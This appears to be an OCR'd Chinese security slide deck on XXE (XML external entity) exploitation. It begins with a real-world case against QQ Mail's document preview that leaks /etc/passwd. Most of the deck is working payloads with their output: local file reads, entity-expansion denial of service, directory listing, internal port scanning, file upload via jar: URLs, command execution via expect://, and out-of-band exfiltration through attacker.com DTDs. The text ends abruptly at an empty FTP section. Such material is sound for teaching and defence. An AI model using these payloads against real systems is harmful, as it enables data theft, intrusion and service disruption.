
123.docx

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
mail:x:8:12:Mailer daemon:/var/spool/clientmqueue:/bin/false
games:x:12:100:Games account:/var/games:/bin/bash
wwwrun:x:30:8:WWW daemon apache:/var/lib/wwwrun:/bin/false
ftp:x:40:49:FTP account:/srv/ftp:/bin/bash
nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash
messagebus:x:100:101:User for D-BUS:/var/run/dbus:/bin/false
haldaemon:x:101:102:User for haldaemon:/var/run/hal:/bin/false
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
sshd:x:71:65:SSH daemon:/var/lib/sshd:/bin/false
postfix:x:51:51:Postfix Daemon:/var/spool/postfix:/bin/false
ntp:x:74:103:NTP daemon:/var/lib/ntp:/bin/false
suse-ncc:x:102:104:Novell Customer Center User:/var/lib/YaST2/suse-ncc-fakehome:/bin/bash
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
dutyroot:x:0:0::/root:/bin/bash
qspace:x:1000:100::/home/qspace:/bin/bash
```

QQ邮箱文档预览XXE实体攻击

这是一个Excel文件

这**也**是一个Excel文件




名称	修改日期	类型	大小
_rels	2014/9/7 19:55	文件夹	
printerSettings	2014/9/7 19:55	文件夹	
theme	2014/9/7 19:55	文件夹	
worksheets	2014/9/7 19:55	文件夹	
sharedStrings.xml	2014/9/7 19:57	XML 文档	1 KB
styles.xml		XML 文档	2 KB
workbook.xml		XML 文档	1 KB

QQ邮箱文档预览XXE实体攻击

xl/sharedStrings.xml :

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE t [
<!ENTITY xxe SYSTEM "file:///etc/network/interfaces">
]>
<sst
xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/m
ain" count="1" uniqueCount="1"><si><t>&xxe;</t><phoneticPr
fontId="1" type="noConversion"/></si></sst>
```

QQ邮箱文档预览XXE实体攻击



m.exmail.qq.com/cgi-bin/viewdocument?disptype=&filenam

xxe.xlsx

```
:102:User for haldaemon:/var/run/hal:/bin/false at:x:25:25:Batch jobs daemo
ncc:x:102:104:Novell Customer Center User:/var/lib/YaST2/suse-ncc-
fakehome:/bin/bash man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
Unix CoPy system:/etc/uucp:/bin/bash dutyroot:x:0:0::/root:/bin/bash qspace
```

XML实体漏洞花式利用


XML实体攻击能干什么？

- 拒绝服务
- 枚举目录
- 文件读取
- 内网探测
- 端口扫描
- 文件上传
- 命令执行
- ……

拒绝服务DOS

- /dev/zero
- /dev/random
- XML Entity Boom

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM "file:///dev/random">
]>
<UserInfo>
   <name>&name;</name>
</UserInfo>
```




sheepfilms.co.uk

拒绝服务DoS — XML Entitiy BOOM

```
<!DOCTYPE UserInfo [
  <!ENTITY lol "lol">
  <!ENTITY lol2
"&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
.......

........
 <!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<UserInfo>&lol9;</UserInfo>
```

拒绝服务DoS — XML Entitiy BOOM



```
  CPU[||||||||||||||||||||||||||||||||100.0%]     Tasks: 190 total, 2 running
  Mem[|||||||||||||||||||||||||||||832/989MB]     Load average: 0.16 0.11 0.27
  Swp[|                          37/1722MB]     Uptime: 00:19:26

  PID USER      PRI  NI  VIRT   RES   SHR S CPU% MEM%   TIME+  Command
 2078 root       20   0  466M  403M  3372 R 90.0 40.8  0:07.04 python soap_srv.py
```

目录枚举（Java系：一个奇葩的例外）

以Groovy为例：

```
def xxePoc = '
<?xml version="1.0"?><!DOCTYPE customer[<!ENTITY name
SYSTEM
"file:///">]><customer><name>&name;</name></customer>'
def xmlParser = new XmlSlurper();
def parsedContent = xmlParser.parseText(xxePoc)
println parsedContent
```

目录枚举（Java系：一个奇葩的例外）

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



```
root@kali:/opt/xxe_test# groovy xxe.groovy
0
bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
```


端口扫描与内网探测

```
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM
"http://127.0.0.1:22/">]>
<UserInfo>
   <name>&name;</name>
</UserInfo>
```



Warning: SimpleXMLElement::__construct(http://127.0.0.1:22/) [simplexmlelement.--construct]: failed to open stream: HTTP request failed! SSH-2.0-OpenSSH_6.0p1 Debian-4 in **/home/wwwroot/default/simplexml.php** on line **12**

端口扫描与内网探测



```
Port     20 is Closed
Port     21 is Closed
Port     22 is Open
Port     23 is Closed
Port     25 is Open
Port     53 is Closed
Port     69 is Closed
Port     79 is Closed
Port     80 is Open
Port     81 is Closed
Port    105 is Closed
Port    106 is Closed
Port    107 is Closed
Port    110 is Closed
Port    111 is Closed
Port    113 is Closed
Port    115 is Closed
```

文件上传（jar协议）

Java通过jar协议处理远程jar包：

1. 获取远程jar包
2. 解压缩jar包，提取指定文件
3. 链接结束后，删除临时文件


jar:http://host/evil.jar!/file/in/the/jar

攻击者利用过程：

1. 构造恶意jar包
2. 让目标解析jar包并获取恶意文件
3. 文件传输结束后，继续维持服务端链接
4. 使用列目录技巧寻找临时文件位置

文件上传（jar协议）

```
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM "
jar:http://127.0.0.1:2014/!/">]>
<UserInfo>
  <name>&name;</name>
</UserInfo>
```



```
root@kali:/opt/xxe_test# java BlockingServer 2014 pwn2own.txt
[+] BlockingServer accepting connections on port 2014
[+] Victim hooked, sending payload
[+] File sent, press Q and then ENTER to release the victim
```

文件上传（jar协议）


HTTP/1.0 200 OK

Content-Type: application/java-archive

Date: Sat Aug 09 04:31:39 EDT 2014

Server: EvilServer 1.0

This file was uploaded from the attacker server.



```
root@kali:/tmp# ls
hsperfdata_root                    pulse-Dwj7ixRUBU93
jar_cache8548951745566277135.tmp   pulse-N18dw602qEC0
mysql.sock                         ssh-MGYz7j1okOio
orbit-root                         tracker-root
php-cgi.sock                       VMwareDnD
root@kali:/tmp# cat jar_cache8548951745566277135.tmp
This file was uploaded from the attacker server.
root@kali:/tmp#
```

命令执行

```
<!DOCTYPE root [<!ENTITY foo SYSTEM
"expect://id">]>
<methodCall>
<methodName>&foo;</methodName>
</methodCall>
```

PHP的Expect扩展：

pecl install expect

```
<methodResponse>
<fault><value><struct>
<member>
<name>faultString</name>
<value>
<string>Method &uid=0(root) gid=0(root)
groups=0(root)&quot; does not
exist</string>
</value>
</member>
</struct></value></fault>
</methodResponse>
```

高级XXE OOB技巧

几个关键点

- OOB（Out-Of-Band）：外带数据

多数情况下，能直接返回目标内容的攻击场景很少，因此需要一些技巧来获取我们想要的数据。

- 参数实体（Parameter Entity）：

如果说实体是XML节点中引用的内容，那么参数实体就是实体中引用的内容。

```
<!ENTITY % name "foo">
<!ENTITY copyright "copyright ©2008, %name;.cn, ALL Right Reserved ">
```

1）参数实体只能在DTD声明中使用。

2）参数实体中不能再引用参数实体。

利用HTTP协议外带数据

evil.xml

```
<!DOCTYPE root [
•   <!ENTITY % file SYSTEM
     “file:///etc/hosts">
 <!ENTITY % dtd SYSTEM
"http://attacker.com/ext.dtd">
%dtd;
%send;
]]>
<zabbix_export>
</zabbix_export>
```

嵌套参数实体的‘%’需要其十进制或16进制编码格式即&#37;或&#x25;)

ext.dtd:

```
<!ENTITY % all  "<!ENTITY &#x25; send
SYSTEM 'http://attacker.com/?%file;'>"
>%all;
```

利用HTTP协议外带数据

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PHP环境下可以使用php://filter：

php://filter/read=convert.base64-encode/resource=/etc/hosts

MjcuMC4wLjEJbG9jYWxob3N0CjEyNy4wLjEuMQlrYWxpCgojIFR
oZSBmb2xsb3dpbmcgbGluZXMgYXJlIGRlc2lyYWJsZSBmb3IgSV
B2NiBjYXBhYmxlIGhvc3RzCjo6MSAgICAgbG9jYWxob3N0IGlwNi
1sb2NhbGhvc3QgaXA2LWxvb3BiYWNrCmZmMDI6OjEgaXA2LW
FsbG5vZGVzCmZmMDI6OjIgaXA2LWFsbHJvdXRlcnMK

利用FTP协议外带数据

